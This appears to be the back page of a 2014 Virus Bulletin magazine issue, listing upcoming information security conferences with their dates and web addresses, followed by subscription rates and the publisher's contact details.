The Infosecurity Europe 2014 exhibition and conference will be held 29 April to 1 May 2014 in London, UK. For details see http://www.infosec.co.uk/.

The 15th annual National Information Security Conference (NISC) will take place 14–16 May 2014 in Glasgow, Scotland. For information see http://www.sapphire.net/nisc-2014/.

Cyber Security and Digital Forensics takes place 20–22 May 2014 in Kuala Lumpur, Malaysia. For details see http://www.ib-consultancy.com/events/event/44-cyber.html.

SOURCE Dublin will be held 22–23 May 2014 in Dublin, Ireland. For more details see http://www.sourceconference.com/dublin/.

The 26th Annual FIRST Conference on Computer Security Incident Handling will be held 22–27 June 2014 in Boston, MA, USA. For details see http://www.first.org/conference/2014.

Black Hat USA takes place 2–7 August 2014 in Las Vegas, NV, USA. For details see http://www.blackhat.com/.

VB2014 will take place 24–26 September 2014 in Seattle, WA, USA. For more information see http://www.virusbtn.com/conference/vb2014/. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/